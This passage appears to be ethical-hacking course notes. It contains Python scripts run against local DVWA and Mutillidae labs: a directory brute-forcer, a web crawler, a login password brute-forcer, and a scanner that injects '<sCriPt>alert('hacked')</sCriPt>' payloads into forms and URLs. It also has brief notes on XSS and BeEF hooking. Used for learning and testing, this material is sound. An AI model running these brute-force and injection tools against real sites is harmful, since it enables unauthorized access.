    except requests.exceptions.ConnectionError:
        pass

with open("/home/kali/Desktop/common.txt","r") as wordlist_file:
    for line in wordlist_file:
        word = line.strip()
        test_url = url + word
        response = request(test_url)
        if response:
            print(f"[+]Discovered URL --> {test_url}")
```

```python
#!/usr/bin/env python

import requests
import re
import urllib.parse as urlparse

url = "http://192.168.1.13/mutillidae/"
target_links = []

def extract_links_from(url):
 response = requests.get(url)
 return re.findall('(?:href=")(.*?)"',response.text)


def crawl(url):
    href_links = extract_links_from(url)
    for link in href_links:
        link = urlparse.urljoin(url,link)
        if "#" in link:
            link = link.split('#')[0]
        if url in link and link not in target_links:
            target_links.append(link)
            print(link)
            crawl(link)


crawl(url)
```

# *Vulnerability Scanner*

- **Parsing HTML code:**
  - ◇ **BeautifulSoup4** library → module in python used to parse html files.
  - ◇ beautifulsoup4(response.text,features="lxml") → to parse every element in the response html.
  - ◇ parsed.findAll("<html tag>") → to get all elements that have specific tag.
- **Extracting HTML attributes:**
  - ◇ Intersting tags in a form:
    - ▪ Action
    - ▪ Method
    - ▪ Name attribute in the input tag.
    - ▪ Input type.
    - ▪ Input value.
  - ◇ Form.get("<attribute>") → to get the value of an attribute.
- **Building basic structure for vulnerability scanner:**
  - ◇ How to discover a vulnerability in a web application:
    - ▪ Go into every possible page.
    - ▪ Look for ways to send data to the web application(URL + Forms).
    - ▪ Send payloads to discover vulnerabilities.
    - ▪ Analyse the response to check of the website is vulnerable.
- **Sending requests in a session:**
  - ◇ requests.session()→ to make a session with a webpage and dont logout.
  - ◇ requests.session.post(<url>, data=<data>) → to make a post request with a session.
  - ◇ requests.session.get(<url>, params=<data>) → to make a get request with a session and send parameters.
- **Exploiting XSS (Cross Site Scripting):**
  - ◇ Allow an attacker to inject javascript code into the page.
  - ◇ Code is executed when the page loads.
  - ◇ Code is executed on the client machine not the server.

◇ Three main types:
- Persistent/stored XSS.
- Reflected XSS.
- DOM based XSS.

◇ Discovering XSS:
- Try to inject javascript code into the pages.
- Test text boxes and url parameters on the form.

◇ Reflected XSS:
- None persistent, not stored.
- Only work if the target visits a specially crafted URL.

◇ Stored XSS:
- Persistent, stored on the page or DB.
- The injected code is executed everytime the page is loaded.

◇ Exploiting XSS:
- Run any javascript code.
- Beef framework can be used to hook targets.
- Inject beef hook in vulnerable pages.
- Execute code from beef.

# *Screenshots*

- **Output of the crawling on dvwa after login in:**

```
┌──(kali㉿kali)-[~/Desktop/Python-Scripts]
└─$ python vulnerability_scanner.py
http://192.168.1.3/dvwa/dvwa/css/main.css
http://192.168.1.3/dvwa/favicon.ico
http://192.168.1.3/dvwa/
http://192.168.1.3/dvwa/instructions.php
http://192.168.1.3/dvwa/setup.php
http://192.168.1.3/dvwa/vulnerabilities/brute/
http://192.168.1.3/dvwa/vulnerabilities/exec/
http://192.168.1.3/dvwa/vulnerabilities/csrf/
http://192.168.1.3/dvwa/vulnerabilities/fi/?page=include.php
http://192.168.1.3/dvwa/vulnerabilities/sqli/
http://192.168.1.3/dvwa/vulnerabilities/sqli_blind/
http://192.168.1.3/dvwa/vulnerabilities/upload/
http://192.168.1.3/dvwa/vulnerabilities/xss_r/
http://192.168.1.3/dvwa/vulnerabilities/xss_s/
http://192.168.1.3/dvwa/security.php
http://192.168.1.3/dvwa/phpinfo.php
http://192.168.1.3/dvwa/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
http://192.168.1.3/dvwa/about.php
http://192.168.1.3/dvwa/instructions.php?doc=PHPIDS-license
http://192.168.1.3/dvwa/instructions.php?doc=readme
http://192.168.1.3/dvwa/instructions.php?doc=changelog
http://192.168.1.3/dvwa/instructions.php?doc=copying
http://192.168.1.3/dvwa/security.php?phpids=on
http://192.168.1.3/dvwa/security.php?phpids=off
http://192.168.1.3/dvwa/security.php?test=%22><script>eval(window.name)</script>
http://192.168.1.3/dvwa/ids_log.php
```

vulnerability_scanner.py × scanner.py

vulnerability_scanner.py > ...

```python
#!/usr/bin/env python

import scanner

target_url = "http://192.168.1.3/dvwa/"
links_to_ignore = ["http://192.168.1.3/dvwa/logout.php"]

data_dict = {"username":"admin","password":"password","Login":"submit"}

vuln_scanner = scanner.Scanner(target_url,links_to_ignore)
vuln_scanner.session.post("http://192.168.1.3/dvwa/login.php",data=data_dict)

vuln_scanner.crawl()

```

scanner.py > Scanner > crawl

```python
#!/usr/bin/env python3

import requests
import re
import urllib.parse as urlparse

class Scanner:
    def __init__(self, url,ignore_links):
        self.links_to_ignore = ignore_links
        self.session = requests.session()
        self.target_url = url
        self.target_links = []

    def extract_links_from(self, url):
        response = self.session.get(url)
        return re.findall('(?:href=")(.*?)"',response.text)

    def crawl(self, url = None):
        if url == None:
            url = self.target_url
        href_links = self.extract_links_from(url)
        for link in href_links:
            link = urlparse.urljoin(url,link)
```

```python

            if "#" in link:
                link = link.split('#')[0]

            if self.target_url in link and link not in self.target_links and link not in self.links_to_ignore:
                self.target_links.append(link)
                print(link)
                self.crawl(link)
```

# *Code*

- **Extract Forums:**

```python
#!/usr/bin/env python

import requests
from bs4 import BeautifulSoup
import urllib.parse as urlparse

def request(url):
    try:
```

```
        return requests.get(url)
    except requests.exceptions.ConnectionError:
        pass

target_url = "http://192.168.1.3/mutillidae/index.php?page=dns-lookup.php"
response = request(target_url)
# print(response.text)

parsed_html = BeautifulSoup(response.text,features="lxml")
forms_list = parsed_html.findAll("form")

for form in forms_list:
    action = form.get("action")
    post_url = urlparse.urljoin(target_url,action)
    method = form.get("method")
    inputs_list = form.findAll("input")
    post_data = {}
    for input in inputs_list:
        input_name = input.get("name")
        input_type = input.get("type")
        input_value = input.get("value")
        if input_type == "text":
            input_value = "test"
        post_data[input_name] = input_value
        result = requests.post(post_url, data=post_data)
        print(result.text)
```

- **Post Request:**

```
#!/bin/usr/env python3

import requests

target_url = "http://192.168.1.3/dvwa/login.php"
data = {"username":"hussien","password":"","Login":"submit"}


with open("/home/kali/Desktop/passwords.txt","r") as wordlist_file:
    for line in wordlist_file:
        word = line.strip()
        data["password"] = word
        response = requests.post(target_url,data)
        if "Login failed"  not in response.text:
            print(f"[+]Got the password --> {word}")
            exit()

print("[-]Reached end of line.")
```

- **Scanner:**

```python
#!/usr/bin/env python3

import requests
import re
import urllib.parse as urlparse
from bs4 import BeautifulSoup

class Scanner:
    def __init__(self, url,ignore_links):
        self.links_to_ignore = ignore_links
        self.session = requests.session()
        self.target_url = url
        self.target_links = []

    def extract_links_from(self, url):
        response = self.session.get(url)
        return re.findall('(?:href=")(.*?)"',response.text)

    def crawl(self, url = None):
        if url == None:
            url = self.target_url
        href_links = self.extract_links_from(url)
        for link in href_links:
            link = urlparse.urljoin(url,link)

            if "#" in link:
                link = link.split('#')[0]

            if self.target_url in link and link not in self.target_links and
link not in self.links_to_ignore:
                self.target_links.append(link)
                print(link)
                self.crawl(link)

    def extract_forms(self, url):
        response = self.session.get(url)
        parsed_html = BeautifulSoup(response.text,features="lxml")
        return parsed_html.findAll("form")

    def submit_form(self, form, value, url):
        action = form.get("action")
        post_url = urlparse.urljoin(url,action)
        method = form.get("method")
        inputs_list = form.findAll("input")
        post_data = {}
        for input in inputs_list:
            input_name = input.get("name")
            input_type = input.get("type")
            input_value = input.get("value")
            if input_type == "text":
                input_value = value
            post_data[input_name] = input_value
        if method == "post":
            return self.session.post(post_url, data=post_data)
        return self.session.get(post_url, params=post_data)

    def run_scanner(self):
        for link in self.target_links:
            forms = self.extract_forms(link)
            for form in forms:
                print(f"[+]Testing form in --> {link}")
                is_vuln_to_xss = self.test_xss_in_form(form, link)
                if is_vuln_to_xss:
```

```
                    print(f"\n\n[+++]XSS discovered in {link} in the following
form \n{form}")
            if "=" in link:
                print(f"[+]Testing --> {link}")
                is_vuln_to_xss = self.test_xss_in_link(link)
                if is_vuln_to_xss:
                    print(f"\n\n[+++]Discovered XSS in {link}")

    def test_xss_in_form(self, form, url):
        xss_test_script = "<sCriPt>alert('hacked')</sCriPt>"
        response = self.submit_form(form, xss_test_script, url)
        return xss_test_script in response.text

    def test_xss_in_link(self, url):
        xss_test_script = "<sCriPt>alert('hacked')</sCriPt>"
        response = self.session.get(url)
        url = url.replace("=",f"={xss_test_script}")
        response = self.session.get(url)
        return xss_test_script in response.text
```

- **Vulnerability Scanner:**

```
#!/usr/bin/env python

import scanner

target_url = "http://192.168.1.3/mutillidae/"
links_to_ignore = ["http://192.168.1.3/dvwa/logout.php"]

data_dict = {"username":"admin","password":"password","Login":"submit"}

vuln_scanner = scanner.Scanner(target_url,links_to_ignore)
# vuln_scanner.session.post("http://192.168.1.3/dvwa/login.php",data=data_dict)

vuln_scanner.crawl()
vuln_scanner.run_scanner()
```